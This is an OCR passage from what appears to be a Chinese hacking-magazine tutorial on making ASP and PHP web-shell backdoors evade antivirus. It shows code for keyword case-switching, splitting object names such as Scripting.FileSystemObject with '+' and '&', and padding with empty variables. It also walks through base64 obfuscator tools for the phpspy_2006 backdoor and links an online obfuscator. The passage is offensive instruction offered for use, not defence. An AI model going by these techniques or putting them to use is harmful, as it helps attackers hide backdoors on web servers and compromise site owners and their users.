


图16

嘿嘿，正常使用，既隐蔽又免杀，一举两得，强悍！

沉寂的教室里突然响起了一片掌声。“好戏还在后头呢，大家可别那么快就满足啊……”得到了小菜们的掌声鼓励，心里甜滋滋的……“哐当”一声，被小编敲了下头，“还不继续讲你的课，不然这月不给你发样刊了！”呜呜呜，就会欺负我！

(3)大小写切换，关键字拆分（使用“+”或“&”连接符）

众所周知，现在无论是asp或是php的马，被强悍的杀毒软件盯得死死的无非最关键的就是一些对象，例如：“execuete”、“Scripting.FileSystemObject”、“wscript.shell”、“wscript.network”、“scripting.encoder”、“scripting.dictionary”、“adodb.stream”、“shell.application”、“adox.catalog”、“jro.jetengine”、“adodb.connection”、“adodb.recordset”……

那么对于这些东西我们该怎么处理，才可以顺利逃过查杀呢？首先第一个就是利用大小写切换的方法。还是以刚才的那个砍客的asp马来做个免杀的试验吧，在前边我们已经测试过是会被杀的，我们找到关键的一句代码“execute Session("b")”，手动把“execute”转换为大写的格式吧，也就是写成"EXECUTE"。你也可以选择性的，不要全部转换，只转换其中的几个字母，一样可以通过杀毒软件，现在我修改了，再用杀毒软件查杀看看，如图17。

这次果然杀毒软件没有认出来，自然也就不会杀啦，这么简单就逃过了，对于其他的那些对象名大家就自己回去试验了，只要你有耐心，慢慢修改，测试，就可以打造自己的免杀马。

再来看看关键字的拆分，还是针对那些关键对象，我们可以通过使用“+”或“&”来拆分对象名。如：

Set hh=Server.CreateObject("Scripting.FileSystemObject")




图17

我们就可以通过下面的语句替换：

Set hh=Server.CreateObject("Scrip"+"ting.file"+"syste"+"mobject")或 Set hh=Server.CreateObject("Scrip"&"ting.file"&"syste"&"mobject")

以此类推啦，或者“&”、“+”一起合用都可以，这就让大家发挥自己的想象力吧。菜鸟语：那么有没有一些查杀asp木马的软件，可以替换掉“$”、“&”这些来进行杀毒的？^_^当然有啦，哎呀，你们真会难为我啊！把我的绝杀都逼出来，我们可以通过插入空变量来防杀：Set hh=Server.CreateObject("Scrip"&"ting.file"&qsdsdsdf&"systemobject")，其中“qsdsdsdf”就为空变量，即使替换了所有的“&”，对象名还是有改变，所以，依然可以逃过杀毒软件。这些方法要是结合起来一起运用，我想，做个免杀的马，应该不是什么难事了。

如果你们嫌弃手工修改、替换麻烦的话，那就上网找个xiaohei的那个工具，自动替换的。不过我感觉不怎么样，还是手工修改的比较好，大家各有所好啦！

好啦，asp木马的免杀就到此告一段落了，我们下节课继续学习php木马的免杀。

二、php木马的免杀

针对php木马的免杀，没有过多的技巧，几乎都是脚本的变形。不过不用我们手工去修改，辐射鱼（saiy）给我们提供了写好的对php文件进行脚本变形免杀的工具。

(一)加密变形器

(1)火狐php后门脚本变形器

简单介绍：可以转换php后门后躲避所有的杀毒软件，卡巴也可以躲过。

使用方法：去掉文件开头的“<?”或“<?php”和结尾的“?>”，把代码写到加密区，转换后的文件会比原来大10到15K。

目前任何杀毒软件无法查杀转换后的php后门变形脚本。

首先，我们应该要有个支持php的空间。这个嘛，你可以到网上申请个免费的，假若找不到，就只好自己搭建了。搭建也不麻烦，你实在不会搭建的话，我在此推荐你到光盘小手册包找“Apache+PHP+MySQL+Perl服务器套件v1.1.6 RC”来安装，就可以自动配置好一个支持php语言的服务器了。好啦，下面我们就来测试下把我们功能最强大的php马——phpspy_2006做成免杀马吧，首先必须把“php后门脚本变形器”（其实这就是一个php文件）传到php空间中，然后就会打开这么一个页面，如图18。

按照提示把我们原来的php马——phpspy_2006用文本格式打开，去掉文件开头的“<?php”和结尾的“?>”，把代码贴到加密区，然后点击“开始罪恶的变形”，那么不用几秒就变形成功了，变形后，不懂的人一看，嘿嘿，全部乱码似的，如图19。




图18




图19

其实是经过了base64转换的，既然这样了，那么杀毒软件又怎么还认得出来呢？不信，我们就拿最新的瑞星和卡巴来扫一下，如图20。




图20

最新的病毒库原来可以把没有加密变形过的php马查杀出来，但是经我们加密变形后，1.php却已经顺利逃过杀毒软件的法眼了，只不过在体积上有些增大，显然大了10多k，不过使用起来一样正常。

(2)saiy后门脚本变形器——内部版

简单介绍：在火狐php后门脚本变形器的基础上，进行了特殊处理，体积大大减小，现在网上没有公布的，更不提供下载，只能在saiy的网站上使用。

使用方法非常简单，跟前面那个工具的使用方式差不多，首先打开这个地址：http://www.51shell.cn/fix/sai.php，如图21。




图21

然后提交本地的php马，这里我还是选择phpspy_2006，然后点击“提交加密”，要等好一段时间，然后自动下载一个经过加密并且压缩过的php马（打包到51shell），解压后，我们再比较下大小，如图22。

呵呵，三个一比较，立刻有了明显的差别。




图22

